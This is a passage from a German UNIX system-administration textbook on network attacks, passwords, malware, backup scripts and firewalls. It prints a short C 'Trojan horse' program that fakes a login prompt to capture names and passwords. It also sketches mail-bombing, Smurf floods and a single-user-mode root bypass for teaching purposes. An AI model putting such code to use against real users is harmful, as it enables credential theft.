  - WWW-Server, zugleich Anonymous-FTP-Server, Proxy?
  - Email-Server (SMTP), zugleich POP-Server, öffentliche Listen, Proxy?, Primary DNS?,
- verborgene Server
  - Datei-Server (NFS, Samba), interne Listen, zugleich NIS-Slave,
  - NIS-Master, Broadcasting NTP-Server, Secondary DNS, Backup wichtiger Files (per cron),
  - Druckerserver, NIS-Slave, Software-Depot, Backup wichtiger Files (per cron),
  - Datenbank, NTP-Server

Die meisten Server verlangen keine hohe Rechenleistung, aber schnelle Platten, ausreichend Arbeitsspeicher und eine gute Netzanbindung. Da manche Server ihrerseits von anderen Servern abhängen, ist beim Booten eine bestimmte Reihenfolge einzuhalten. Andernfalls kann es zu einer Blockade (Deadlock) kommen: Server A setzt Server B voraus, Server B setzt Server C voraus und dieser wieder Server A. Zuerst bootet man den oder die Server, die nicht von anderen abhängen. Sehr früh muss DNS verfügbar sein.

1.19.1.3 Angriffe aus dem Netz

Während böswillige Angriffe lokaler Benutzer selten sind, weil sich niemand gern mit seinem System-Verwalter anlegt, sind Angriffe auf Maschinen oder Netze aus der Ferne alltäglich geworden. Unter dem Begriff **Denial of Service** (DoS) werden Versuche zusammengefasst, Computer oder Netze durch

[32] Welche Verfügbarkeit haben Organe wie Herz oder Hirn?

Ausnutzen von Sicherheitslücken oder durch Missbrauch legaler Einrichtungen in ihrer Funktion zu beeinträchtigen oder ganz lahmzulegen. Bevorzugtes Ziel sind naheliegenderweise zentrale Computer, aber auch harmlose Computer können als Zwischenstation (Relais) für Angriffe auf andere Computer oder Netze missbraucht werden.

Es gibt mehrere Möglichkeiten. Beim **Mail-Bombing** schickt man an einen Empfänger ein Vielzahl gleicher Mails (ein kleines Shellskript leistet da gute Dienste), die im Blind-Carbon-Copy-Feld die Anschrift des Empfängers auch noch mehrmals enthalten. Die Mail-Flut stopft einen Mailserver schnell zu. Mit etwas mehr persönlichem Einsatz lässt sich die Empfängeranschrift in eine große Anzahl lebhafter Mailing-Listen eintragen. Der Betroffene muss sich aus jeder Liste einzeln wieder austragen.

Das Kommando `ping(1)` (ICMP echo request) dient dazu, die Erreichbarkeit einer Maschine zu testen. Die angepingte Maschine antwortet mit einem Echo an den Absender, falls sie erreichbar ist. Unter LINUX lässt sich mittels `ping -R` auch die Route der Datenpakete ermitteln. Nach einem Dutzend Pings bricht man das Kommando mit `control-c` ab. Startet man viele Pings gleichzeitig mit demselben Server als Ziel und bricht sie nicht ab, so ächzen Server und Netz unter der Last und haben für vernünftige Arbeit kaum noch Luft. Man kann auch eine ping-Anfrage an die Broadcast-Adresse eines Subnetzes schicken. Dann antworten alle Knoten des Subnetzes an den Absender, sodass dieser unter Last gerät. Deshalb fälscht man noch den Absender und gibt als Ursprung die Adresse einer Maschine an, die man lahmlegen will. Wir haben es also mit einer Dreiecksbeziehung zu tun: dem Urheber, den nichtsahnenden Antwortenden und dem Ziel des Angriffs. Diese Art von Angriffen ist unter dem Namen *Smurf* bekannt geworden, benannt nach einem einschlägigen C-Programm[33]. Ein Verwandter von Smurf treibt sich unter dem Namen *Fraggle* herum.

Weitere Denial-of-Service-Angriffe laufen unter den Bezeichnungen **Broadcast Storm**, **Out-of-Band-Packets**, **TCP-Syn-Flooding** und **Ping of Death**. Im Netz finden sich ausreichende Informationen zum Verständnis, beispielsweise bei:

`http://www.cert.org/advisories/`

Lästig an den Angriffen ist, dass immer wieder neue Wege gefunden werden und die System-Verwalter einen Teil ihrer knappen und kostbaren Zeit auf den Ausbau der Befestigungsanlagen verwenden müssen, anstatt bei der Flasche im Zirkel ihrer Benutzer zu kommunizieren.

1.19.2 Datensicherheit

Auch bei einer gut funktionierenden Anlage gehen Daten verloren. Häufigste Ursache sind Fehler der Benutzer wie versehentliches Löschen von Files. Über das Netz können ebenfalls unerwünschte Vorgänge ausgelöst werden.

[33] Daneben gibt es ein harmloses Grafik-Programm gleichen Namens.

1.19.2.1 Versehentliches Löschen

Das Löschkommando `rm(1)` fragt nicht, sondern handelt. Kopierkommandos wie `cp(1)` löschen oder überschreiben stillschweigend das Zielfile. Eine Rücknahme des Kommandos mit `undelete` oder ähnlichen Werkzeugen gibt es nicht. Will man vorsichtig sein, ruft man es grundsätzlich interaktiv auf, Option `-i`. Traut der System-Manager seinen Benutzern nicht, benennt er das Original um und verpackt es mit besagter Option in ein Shellscript oder Alias namens `rm`. Man kann auch aus dem Löschen ein Verschieben in ein besonderes Verzeichnis (Papierkorb, Mülleimer) machen, dessen Dateien nach einer bestimmten Frist vom `cron` endgültig gelöscht werden, aber das kostet Platz auf der Platte. Gehen dennoch Daten verloren, bleibt die Hoffnung aufs Backup.

1.19.2.2 Accounts

Jeder Benutzer sollte einen persönlichen, nur von ihm verwendeten Benutzernamen samt Passwort haben. Das hat auch eine psychologische Bedeutung. Wenn ein Benutzer weiß, dass seine Tätigkeiten verfolgt werden können, hält er sich mit leichtfertigen Scherzen zurück, was er im Schutz der Anonymität vielleicht nicht täte. Accounts ohne Passwort (Gastaccounts) sind zu löschen. Der Account für Anonymous FTP ist eine andere Geschichte.

Gruppenaccounts, hinter denen eine wechselnde, nicht genau zu bestimmende Benutzermenge steht, sind nicht viel besser als Gastaccounts und ebenfalls zu vermeiden.

Funktionsaccounts sind Accounts zur Ausübung einer Funktion auf einem System. Der `root`-Account ist das bekannteste Beispiel. Wenn man die Wahl hat, verwende man keine Allerweltsnamen wie `user`, `guest`, `admin`, `test`, `account`, `server`, `master`, `student`, `web`, `noc`, `data`, `operator`, weil gelangweilte Cracker zuerst zu solchen Namen greifen. Hinter Funktionsaccounts sollten nur wenige, nicht zu oft wechselnde und natürlich zuverlässige Benutzer stehen, meist der Hauptverantwortliche und sein Stellvertreter. Zentrale Funktionen gewöhnlichen Benutzeraccounts zuzuweisen, hat mehrere Nachteile und ist unübersichtlich. Die Passwörter zu Funktionsaccounts kann man aufschreiben und in einem verschlossenen Umschlag an sicherer Stelle aufbewahren, für den Fall der Fälle. Der Postmaster auf einem Mailserver ist kein Account, sondern ein Mail-Alias für `root` oder `mailadm`.

Ein leidiges Thema ist das Entfernen toter Accounts. Studenten oder Mitarbeiter gehen, ohne den System-MVerwalter zu benachrichtigen. Wir sperren verdächtige Accounts zunächst einmal. Kommt keine Rückmeldung, löschen wir sie nach einigen Monaten. Zum Löschen gehören auch das Austragen von Mail-Aliassen und aus Mailing-Listen sowie das Löschen der Daten. Auf großen Anlagen muss man das weitgehend automatisieren.

1.19.2.3 Passwörter

Passwörter sind der Schlüssel zum System. Da die Benutzernamen öffentlich zugänglich sind, sind jene der einzige Schutz vor Missbrauch. Besonders reizvoll ist das Passwort des System-Verwalters, der bekanntlich den Namen `root` führt. Das `root`-Passwort sollte nie unverschlüsselt über ein Netz laufen, sondern nur auf der Konsole eingegeben werden. Der Verwalter sollte auch sorgfältig seine Verwaltungsarbeit von der Arbeit als gewöhnlicher Benutzer trennen. Die einfachsten und daher häufigsten Angriffe zielen auf Passwörter ab, und oft haben sie wegen Schlamperei im Umgang mit den Passwörtern Erfolg.

Ein Passwort darf nicht zu einfach aufgebaut und leicht zu erraten sein. Linux/UNIX verlangt sechs bis acht Zeichen, davon mindestens zwei Buchstaben und eine Ziffer oder ein Satzzeichen. Zu empfehlen sind Passwörter aus acht kleinen und großen Buchstaben, Ziffern *und* Satzzeichen. Werden die Passwörter länger, spricht man von **Passphrasen**. Ferner kann der System-Verwalter einen Automatismus einrichten, der die Benutzer zwingt, sich in regelmäßigen Zeitabständen ein neues Passwort zu geben (password aging). Das hat aber auch Nachteile. So habe ich noch meine vor Jahren gültigen Passwörter im Kopf, selten jedoch meine neuesten.

Ein Passwort soll nicht aus allgemein bekannten Eigenschaften des Benutzers oder des Systems erraten werden können oder ein Wort aus einem Wörterbuch oder der bekannteren Literatur sein. Wer seinen Vornamen als Passwort wählt, kann es gleich weglassen. Folgende Passwörter sind leicht zu erraten, inzwischen ohne Mühe per Programm, und daher verpönt:

- bürgerlicher Vor- oder Nachname (w_alex), Übernamen (oldstormy),
- Namen von nahen Verwandten (bjoern),
- Namen von Haustieren (hansi),
- Namen von Freunden, Freundinnen, Kollegen, Sportkameraden,
- Namen bekannter Persönlichkeiten (thmann),
- Namen von bekannten Figuren aus der Literatur (hamlet, winnetou, slartibartfast, smautf),
- Namen von Betriebssystemen oder Computern (Unix, pclinux),
- Telefonnummern, Autokennzeichen, Postleitzahlen, Jahreszahlen (1972, 2000),
- Geburtstage, historische Daten (issos333, 800karl),
- Wörter aus Wörterbüchern, insbesondere englischen oder deutschen,
- Benutzernamen oder Gruppennamen auf Computern (owner, student),
- Orts-, Pflanzen- oder Tierbezeichnungen (karlsruhe, drosophila),
- Substantive jeder Sprache,
- nebeneinanderliegende Zeichenfolgen der Tastatur (qwertyu),

- einfache, wenn auch sinnlose, Kombinationen aus Buchstaben, Ziffern oder Satzzeichen (aaAAbbBB),
- etwas aus obiger Aufzählung mit vorangestellter oder angehängter Ziffer (3anita),
- etwas aus obiger Aufzählung rückwärts oder abwechselnd groß und klein geschrieben.

Ein zufällig zusammengewürfeltes Passwort lässt sich nicht merken und führt dazu, dass man einen Zettel ans Terminal klebt oder unter die Schreibunterlage legt. Eine brauchbare Methode ist, einen Satz (eine Gedichtzeile oder einen Bibelvers) auswendig zu lernen und das Passwort aus den Anfangsbuchstaben der Wörter zu bilden oder zwei Wörter mit einer Zahl zu mischen. Ein einfaches Rezept ist folgendes: man nehme ein kurzes zweisilbiges Wort, beispielsweise den Namen einer Blume (nelke). In die Silbenfuge füge man zwei bis drei Ziffern und Satzzeichen ein (nel?12ke). Dann schreibe man eine der Silben groß (nel?12KE). Das Passwort umfasst acht Zeichen, macht vom ganzen ASCII-Zeichensatz Gebrauch, ist merkbar und schwierig zu knacken. Auch der Roman *Finnegans Wake* von JAMES JOYCE gibt gute Passwörter her, weil ihn kaum jemand liest. Ein Passwort wie *gno596meosulphidosalamermauderman* – die Ziffern sind die Seitenzahl – treibt jeden Cracker in den Wahnsinn. Und schließlich beherzige man den Rat unserer Altvordern[34]

> Selber wisse mans,
> nicht sonst noch jemand,
> das Dorf weiß, was drei wissen.

Bedenken Sie, es sind nicht nur Ihre Daten, die gefährdet sind, sondern die ganze Maschine ist kompromittiert und möglicherweise die Bresche für weitere Angriffe, falls Sie ein zu einfaches Passwort verwenden. Es gibt Programme wie `crack` oder `satan`, die einfache Passwörter herausfinden und so dem System-Verwalter helfen, leichtfertige Benutzer zu ermitteln.

Ein Passwort, das man nur in seinem Hirn aufbewahrt, schwebt in Gefahr, vergessen zu werden oder bei einem Unfall verloren zu gehen. Ausserdem könnte es vorkommen, dass Ihre Urlaubsvertretung in einem Notfall darauf zugreifen muss. Also schreibt man die Passwörter auf, steckt den Zettel in einen Umschlag, klebt diesen zu und legt ihn in einen Tresor. Hat man keinen Tresor, kann man die Passwörter dreiteilen, jedes Drittel auf einen eigenen Zettel schreiben und diese an verschiedenen Stellen – bei guten Freunden – lagern.

Im Netz werden Dienste angeboten, über ein Web-Interface (Brauser) von beliebiger Stelle aus (Internet-Cafés) Mails mit dem heimatlichen Mail- oder POP-Server auszutauschen. Dazu sind Benutzername, Passwort und Name

[34] Leider können wir Ihnen hier nur die Übersetzung von FELIX GENZMER bieten, der Suche nach der originalen Fassung war noch kein Erfolg vergönnt, aber wir sind dank `www.lysator.liu.se/runeberg/eddais/on-02.html` nahe dran.

des Servers in eine Maske einzugeben. Die unverschlüsselte Übertragung der Daten ist meist schon die erste Sicherheitslücke. Und wissen Sie, was der Anbieter des Dienstes mit Ihren Daten macht? Ich habe Hemmungen, einem wildfremden Programm mein Passwort mitzuteilen. In solchen Fällen sollte man verschiedene Passwörter für verschiedene Aufgaben verwenden, das heißt getrennte Briefkästen für zuhause und unterwegs.

Einige Versuche, an Passwörter zu gelangen, sind in die Literatur eingegangen. Der simpelste Trick ist, einem Benutzer beim Einloggen zuzuschauen. Auch in Papierkörben findet man Zettel mit Passwörtern. Einem intelligenten Linux/UNIX-Liebhaber angemessener sind Programme, die als **Trojanische Pferde**[35] bekannt sind. Vom Chaos Computer Club, Hamburg soll folgende Definition stammen: *Ein Trojanisches Pferd ist ein Computerprogramm, welches in einen fremden Stall (Computer) gestellt wird und bei Fütterung mit dem richtigen Kennwort alle Tore öffnet.*

Ein solches Programm startet man aus seiner Sitzung. Es schreibt die übliche Aufforderung zum Einloggen auf den Bildschirm und wartet auf ein Opfer. Dieses tippt nichtsahnend seinen Namen und sein Passwort ein, das Pferd schreibt beides in eine Datei und verabschiedet sich mit der Meldung `login incorrect`. Daraufhin meldet sich der ordnungsgemäße `getty`-Prozess, und das Opfer – in dem Glauben, sich beim erstenmal vertippt zu haben – wiederholt seine Anmeldung, diesmal mit Erfolg. Ein Trojanisches Pferd ist einfach zu schreiben:

```
/* Trojanisches Pferd */
/* Compileraufruf cc -o horse horse.c */

#define PROMPT0 "UNIX\n"
#define PROMPT1 "HP-login: "
#define PROMPT2 "Passwort: "

#define CLEAR   "\033H\033J"  /* Escapes fuer HP */
#define INVIS   "\033&dS\033*dR"
#define VISIB   "\033&d@\033*dQ"

#include <stdio.h>
#include <sys/ioctl.h>
#include <signal.h>

main()
{
char name[32], pwort[32], zucker[8];
```

[35] Die Definition des ursprünglichen Trojanischen Pferdes ist nachzulesen in HOMERS *Odyssee* im 8. Gesang (hier in der Übertragung von JOHANN HEINRICH VOSS):

> Fahre nun fort und singe des hölzernen Rosses Erfindung,
> Welches Epeios baute mit Hilfe der Pallas Athene
> Und zum Betrug in die Burg einführte der edle Odysseus,
> Mit bewaffneten Männern gefüllt, die Troja bezwangen.

```
unsigned long sleep();

signal(SIGINT, SIG_IGN);
signal(SIGQUIT, SIG_IGN);

printf(CLEAR);
printf(PROMPT0);

while (strlen(name) == 0) {
      printf(PROMPT1);
      gets(name);
}

printf(PROMPT2);
printf(INVIS);
gets(pwort);
printf(VISIB);

sleep((unsigned long) 2);

printf("\nIhr Name ist %s.\n", name);
printf("Ihr Passwort lautet %s.\n", pwort);
printf("\nIch werde gleich Ihre Daten fressen,\n");
printf("falls Sie mir keinen Zucker geben!\n\n");
scanf("%s", zucker);
if (strcmp("Zucker", zucker) == 0)
      kill(0, 9);
else {
      printf("\nDas war kein Zucker!\n");
      kill(0, 9);
}
}
```

Quelle 1.2 : C-Programm Trojanisches Pferd

Denken Sie einmal darüber nach, wie Sie sich als Benutzer verhalten können, um aus diesem Gaul ein Cheval évanoui zu machen. Es gibt weitere Aufgaben für Trojanische Pferde bis hin zur unbemerkten Protokollierung aller Vorgänge auf einem Computer. Trojanische Pferde verbreiten sich nicht selbständig wie Viren, aber es finden sich Kombinationen mit diesen.

Was tut der System-Manager, wenn er sein wertvolles Passwort vergessen hat? Er bewahrt die Ruhe und veranlasst das System durch vorübergehenden Entzug des Starkstroms zum Booten. Während des Bootvorgangs kann man vom üblichen automatischen Modus in den interaktiven Modus wechseln. In diesem befiehlt er dem System, unabhängig von dem Eintrag in `/etc/inittab` im Single-User-Modus zu starten. Nach Vollendung des Bootens läuft auf der Konsole eine Sitzung des Superusers, ohne Passwort. Einzige Voraussetzung für diesen Trick ist der Zugang zur Konsole. Man sollte daher die Konsole und sämtliche Verbindungen zu ihr sorgfältig vor unbefugten Zugriffen schützen. Auch diesen Trick kann man abstellen, dann bedeutet aber der Passwortverlust eine Neueinrichtung des Systems.

1.19.2.4 Viren

Unter dem Schlagwort **Viren** werden mehrere Arten von Programmen zusammengefasst, die die Arbeit der Anlage stören (malicious software, malware). Die Windows-PC-Welt wimmelt von Viren, entsprechend der Verbreitung dieses Computertyps. Eine bekannte Virenliste (MacAfee) zählte bereits Anfang 1994 über 2700 Viren für PCs unter MS-DOS auf, darunter so poetische Namen wie Abraxas, Black Monday, Cinderella, Einstein, Halloechen, Mexican Mud, Particle Man, Silly Willy, Tequila und Vienna. Die Betroffenen haben vorübergehend weniger Sinn für Poesie. Eine Meldung von 1998 sprach von monatlich 500 neuen Viren.

Linux/UNIX-Systeme sind zum Glück nicht so bedroht wie andere verbreitete Betriebssysteme. Das hat mehrere Gründe:

- Virenschreiber wollen Breitenwirkung erzielen und wenden sich daher bevorzugt an den am weitesten verbreiteten Computertyp, also an Intel-PCs unter MS-DOS oder -Windows. Einen Virus für eine Cray zu schreiben ist frustrierend. Mit der wachsenden Beliebtheit von Linux/UNIX könnten Viren auch hier ein Thema werden.
- Linux/UNIX trennt seit eh und je deutlich zwischen Normalbenutzern und Verwalter. Nur letzterer darf in Systemverzeichnisse schreiben.
- Linux/UNIX-Systeme sind im Durchschnitt sorgfältiger administriert, ihre Benutzer im Durchschnitt besser informiert. Sie kommen aus der Welt der Kommandozeile und wissen meist, was sie tun.
- Linux/UNIX-Werkzeuge erfüllen einen klar definierten Zweck und nicht – unter dem Vorwand der Benutzerfreundlichkeit – ein ganzes Bündel von Aufgaben, über deren Nutzen und Notwendigkeit man geteilter Meinung sein kann. Der Mail User Agent `elm(1)` zeigt eine Mail an und ist schlichtweg zu dumm, um Makros auszuführen. Wer allerdings Wert darauf legt, dass Mails bewegte Bildchen darstellen und dazu Musik von sich geben, braucht sich nicht zu wundern, wenn eine Mail auch einmal einen Virus verbreitet.

Die System-Verwalter stecken in dem Zwiespalt zwischen dem völligen Dichtmachen des Systems und der Linux/UNIX-üblichen und persönlichen Veranlagung zur Weltoffenheit. Aufpassen muss man bei Linux/UNIX-PCs mit Diskettenlaufwerk, die beim Booten zuerst nach einer bootfähigen Diskette suchen. Finden sie eine solche, und die ist verseucht, dann kann trotz Linux/UNIX allerhand passieren. Überhaupt ist die Diskettenwirtschaft an Arbeitsplätzen die Ursache vieler Übel und heute im Zeitalter der Netze selten erforderlich.

Außer den bereits erwähnten **Trojanischen Pferden** gehören **Logische Bomben** zur Malware. Das sind Programme, die auf ein bestimmtes Ereignis hin den Betrieb stören. Das Ereignis ist ein Zeitpunkt, das Volllaufen eines Zählers oder der Aufruf eines legalen Programmes.

Falltüren oder Trap Doors sind Nebenzugänge (backdoors) zu Daten oder Programmen unter Umgehung der ordnungsgemäßen Sicherheitsvorkehrungen. Diese Falltüren können von böswilligen Programmierern eingerichtet

worden sein, gelegentlich aber auch zur Erleichterung der Arbeit des Systempersonals. Natürlich sollten in diesem Fall die Nebenzugänge nicht allgemein bekannt sein, aber lässt sich das mit Sicherheit verhindern?

Würmer sind Programme, die sich selbst vermehren und über Datennetze ausbreiten. Ihr Schaden liegt im wesentlichen in der Belegung der Ressourcen. Im Internet ist 1988 ein Wurm namens Morris (nach seinem Schöpfer ROBERT TAPPAN MORRIS) berühmt geworden, der eine Sicherheitslücke in `fingerd(1M)`, `sendmail(1M)` oder `rsh/rexec/.rhosts` ausnutzte, um sich zu verbreiten. Ein Wurm kann zusätzlich mit einem Virus infiziert sein.

Echte **Viren** sind Befehlsfolgen innerhalb eines ansonsten legalen Programmes (Wirtprogramm), die in der Lage sind, sich selbst in andere Programme zu kopieren, sobald das Wirtprogramm ausgeführt wird. Sofort oder beim Eintreten bestimmter Ereignisse (zum Beispiel freitags) offenbaren sie sich durch eine Störung des Betriebes. Die besondere Heimtücke der Viren liegt in ihrer zunächst unbemerkten Verbreitung.

Viren kommen von außen mit befallenen Programmen, die über Disketten, Bänder oder Netze ins System kopiert werden. Die erste Gegenmaßnahme ist also Vorsicht bei allen Programmen, die eingespielt werden sollen. Niemals auf wichtigen Computern Programme zweifelhafter Herkunft ausführen, am besten gar nicht erst dorthin kopieren. Reine Texte, Programme im Quellcode, Grafiken, Messdaten und dergleichen sind passive Daten, können nicht wie ein Programm ausgeführt werden und daher auch keinen Virus verbreiten. Das *Lesen* einer Email oder eines sonstigen Textes oder das Betrachten eines Bildes kann niemals einen Virus verbreiten oder aktivieren. Es gibt aber außerhalb der UNIX-Welt Textsysteme, die in Text ausführbare Programmteile (Makros oder Skripte) einbinden und so mit einem scheinbar harmlosen Text Viren verbreiten können. Email- oder Leseprogramme, die ohne vorherige Rückfrage solche Makros ausführen, gehören abgeschossen. Die Linux/UNIX-Programme `mail(1)` und `elm(1)` lesen nur, für alles Weitere sind sie zu dumm und sollen das auch bleiben.

Anhänge (attachments) an Email enthalten beliebige binäre Daten, deren Ausführung – nicht das reine Lesen – wie die Ausführung jedes anderen Programmes Viren verbreiten kann. Mittlerweile sind Email-Anhänge der beliebteste Ausbreitungsweg der Viren geworden, unterstützt durch die Gedankenlosigkeit der Benutzer, die nur noch klicken, ohne zu wissen, was sie tun.

Die zweite Maßnahme ist der Einsatz von **Viren-Scannern**, die die bekanntesten Viren erkennen und Alarm schlagen. Da sie ausführbare Programme auf bestimmte Zeichenfolgen untersuchen, die typisch für die bisher bekannten Viren sind, sind sie gegenüber neuen Viren blind.

Drittens kann man alle ausführbaren Dateien mit **Prüfsummen** oder ähnlichen Schutzmechanismen versehen. Stimmt eine Prüfsumme überraschenderweise nicht mehr, ist die Datei manipuliert worden. Es gibt auch per cron aufrufbare Werkzeuge, die diese Prüfung für einstellbare Verzeichnisse durchführen.

Viertens kann man alle ausführbaren Dateien verschlüsseln oder komprimieren. Der Virus, der die verschlüsselte Datei befällt, wird beim Entschlüsseln verändert. Damit ist das Programm nicht mehr ablauffähig, der Virus ist

lahmgelegt. Dasselbe gilt für Programme, die als Quelltext kommen – zum Beispiel aus dem GNU-Projekt – und vor Gebrauch kompiliert werden.

Fünftens sollen die Benutzer in den Verzeichnissen, in denen ausführbare Programme gehalten werden (`/bin`, `/usr/bin`, `/usr/local/bin`, `/etc`), keine Schreibberechtigung haben. Nur der System-Verwalter darf dort nach gründlicher Untersuchung in einer Quarantänestation neue Programme einfügen. Bewahren Sie außerdem die Originale aller Programme sorgfältig auf und lesen sie die Datenträger nur schreibgeschützt ein. Viren auf Originalen sind aber auch schon vorgekommen. Das gleiche gilt für Backups. Alle Zugriffsrechte sollten nicht großzügiger vergeben werden als die Arbeit erfordert.

Pseudo-Viren sind Programme, die einem Viren-Suchprogramm einen echten Virus vorgaukeln, ansonsten aber harmlos sind. Sie enthalten für Viren typische Bitfolgen. Im Unterschied zu einem Virus (im engeren Sinn), der immer Teil des verseuchten Wirtprogrammes ist, ist ein Pseudo-Virus ein eigenständiges Programm. Solche Programme werden zum Testen von Viren-Scannern eingesetzt.

Und dann gibt es noch Viren, die es gar nicht gibt. Im Netz vagabundieren – zum Teil seit Jahren – nur Warnungen davor, die jeder Grundlage entbehren. Diese Warnungen werden als **Hoax** bezeichnet, was Schwindel oder blinder Alarm bedeutet. Beispielweise soll eine Email mit dem Subject *Good Times* beim Gelesenwerden die Platte ruinieren. Man möge sie ungelesen löschen und die Warnung an alle Bekannten weitergeben. Dieser Hoax ist so bekannt, dass sogar eine FAQ dazu im Netz steht. Weitere bekannte Hoaxe sind *Irina*, *Penpal Greetings*, *Internet Cleanup Day* (der ist wenigstens witzig), *Join the Crew* und *Win A Holiday*. Der Schaden eines Hoax liegt in der Belästigung der Netzteilnehmer. Eine ähnliche Belästigung wie die falschen Virenwarnungen sind die Kettenbriefe vom Typ *A Little Girl Dying* oder *Hawaiian Good Luck Totem*. Spam ist etwas anderes.

Woran erkennt man eine Virenwarnung als Hoax? In obigem Fall daran, dass technischer Unsinn verzapft wird. Weiter gibt es im Netz Stellen, die sich intensiv mit Viren befassen und früher informiert sind als die Mehrheit der Benutzer. Warnungen solcher Stellen – aus erster Hand und nicht über zweifelhafte Umwege – sind ernst zu nehmen, alles andere sollte einen Benutzer nur dazu bringen, seine Sicherheitsmaßnahmen zu überdenken, mehr nicht. Insbesondere soll man die Hoaxe oder Kettenbriefe nicht weiter verteilen. Solche Virensammelstellen sind:

- die Computer Incident Advisory Capability (CIAC) des US Department of Energy: `http://ciac.llnl.gov/`,
- das Computer Emergency Response Team (CERT) Coordination Center an der Carnegie-Mellon-Universität: `http://www.cert.org/`,
- das DFN-CERT: `http://www.cert.dfn.de/`,
- die TU Berlin: `http://www.tu-berlin.de/www/software/hoax.shtml`,

Auch Virenscanner-Hersteller wie:

- McAfee: `http://www.mcafee.com/`,

- Datafellows: `http://www.datafellows.fi/`,
- Symantec: `http://www.symantec.com/avcenter/`.

sind zuverlässige Informationsqellen und immer einen Besuch wert.

1.19.2.5 Backup

Daten sind vergänglich. Es kommt nicht selten vor, dass Benutzer ungewollt die eigenen Files löschen. Sie erinnern sich, Linux/UNIX gehorcht aufs Wort, ohne Rückfragen. Für solche und ähnliche Fälle zieht der System-Verwalter regelmäßig ein **Backup**. Das ist eine Bandkopie des gesamten File-Systems oder wenigstens der Zweige, die sich ändern.

Der Zeitraum zwischen den Backups hängt ab von der Geschwindigkeit, mit der sich die Daten ändern, und von dem Wert der Daten. Wir ziehen wöchentlich ein Backup. Es gibt Betriebe, in denen täglich mehrmals ein Backup durchgeführt wird, denken Sie an eine Bank oder Versicherung. Eine Art von ständigem Backup ist das Doppeln (Spiegeln) einer Platte.

Ferner gibt es zwei Strategien für das Backup. Man kopiert entweder jedesmal das gesamte Datei-System oder nur die Änderungen gegenüber dem vorhergehenden Backup. Dieses **inkrementelle Backup** geht schneller, verlangt aber bei der Wiederherstellung einer Datei unter Umständen das Einspielen mehrerer Kopien bis zum letzten vollständigen Backup zurück. Wir ziehen wöchentlich ein vollständiges Backup des Zweiges mit den Home-Verzeichnissen und einmal im Quartal ein **vollständiges Backup** des ganzen Datei-Systems. In großen Anlagen werden gemischte Strategien verfolgt. Zusätzlich kopieren wir per `cron(1)` täglich wichtige Dateien auf andere Platten oder Rechner.

Für das Backup verwendet man zweckmäßig ein zugeschnittenes Shellscript `backup`. Das folgende Beispiel zieht ein Backup eines Verzeichnisses (Default: HOME) samt Unterverzeichnissen auf Bandkassette. Es ist für den Gebrauch durch die Benutzer gedacht, für ein Gesamtbackup muss man einige Dinge mehr tun (Single User Modus, File System Check). Das Bandgerät ist hier `/dev/rct/c2d1s2`.

```
# Skript zum Kopieren auf Bandkassette

BDIR=${1:-$HOME}
cd $BDIR
echo Backup von `pwd` beginnt.
/bin/find . -print |
/bin/cpio -ocx |
/bin/tcio -oS 256 /dev/rct/c2d1s2
/bin/tcio -urV /dev/rct/c2d1s2
echo Backup fertig.
```

Quelle 1.3 : Shellscript für Backup auf Bandkassette

Zum Zurückspielen des Backups verwendet man ein ähnliches Shellscript `restore`. Das Verzeichnis kann angegeben werden, Default ist wieder HOME.

```
# Script zum Rueckspielen eines Backups von Kassette

RDIR=${1:-$HOME}
cd $RDIR
print Restore nach `pwd` beginnt.
/bin/tcio -ivS 256 /dev/rct/c2d1s2 |
/bin/cpio -icdvm '*'
/bin/tcio -urV /dev/rct/c2d1s2
print Restore fertig.
```

Quelle 1.4 : Shellscript für Restore von Bandkassette

Das Werkzeug `tcio(1)` wird nur in Verbindung mit Kassettengeräten benötigt und optimiert die Datenübertragung unter anderem durch eine zweckmäßige Pufferung. Für ein Backup auf ein Spulenbandgerät `/dev/rmt/0m` lauten die beiden Shellscripts:

```
# Skript zum Kopieren auf Bandspule

BDIR=${1:-$HOME}
cd $BDIR
echo "Backup auf /dev/rmt/0m (Spule) beginnt."
echo Zweig `pwd`
find . -print | cpio -ocBu > /dev/rmt/0m
/bin/date » lastbackup
```

Quelle 1.5 : Shellscript für Backup auf Bandspule

```
# Script zum Rueckspielen eines Backups

RDIR=${1:-$HOME}
cd $RDIR
print Restore von Band /dev/rmt/0m nach `pwd` beginnt.
cpio -icdvBR < /dev/rmt/0m
```

Quelle 1.6 : Shellscript für Restore von Bandspule

Die letzte Zeile des Backup-Scripts schreibt noch das Datum in ein File `./lastbackup`. Im Verzeichnis `/etc` finden sich zwei Shellscripts `backup(1M)` und `restore(1M)`, die man auch verwenden oder als Vorlage für eigene Anpassungen nehmen kann. Oft wird für das Backup auch das Kommando `tar(1)` verwendet, bei dem man aufpassen muss, in welcher Form man den Pfad der zu sichernden Files angibt:

```
nohup tar cf /dev/st0 * &
```

Für das Zurückspielen hat der Pfad eine gewisse Bedeutung, am besten mal testen. In obigem Beispiel – das wir auf unserem Linux-Dateiserver verwenden – befinden wir uns in dem Verzeichnis, das die Home-Verzeichnisse der Benutzer enthält, und kopieren diese nach dem ersten und einzigen SCSI-DAT-Streamer. Das Ganze abgekoppelt von der Sitzung (`nohup`) und im Hintergrund (`&`).

1.19.2.6 Firewall

Da es praktisch unmöglich ist, alle Knoten eines großen lokalen Netzes (Campus, Firma) sicher zu konfigurieren und diesen Zustand zu überwachen und zu erhalten, baut man solche Netze als Inseln auf und verbindet sie über wenige, gut kontrollierte Rechner mit dem Festland sprich dem Internet. Diese wenigen Rechner werden als **Firewall**[36] bezeichnet, zu deutsch Brandmauer. Wie im wirklichen Leben besteht der einzig sichere Firewall aus meterdickem armierten Beton ohne Durchbrüche; Lösungen aus Soft- und Hardware erreichen absolute Sicherheit nur asymptotisch. Von den Computern auf der Insel darf natürlich keiner eigene Beziehungen via Modem oder Diskettentransport zum Festland unterhalten.

....

Will man – ohne einen verlässlichen Firewall zu haben – seine eigene Sicherheit und/oder Anonymität erhöhen, arbeitet man am besten mit zwei Computern. Der eine ist im Internet, der andere nicht. Auf letzterem arbeitet man, hält seine Daten usw. Zwischen beiden wird nur bei Bedarf vorübergehend eine sorgfältig überwachte Verbindung hergestellt. Zweckmäßig nimmt man während der Verbindung den Netzcomputer vom Internet.

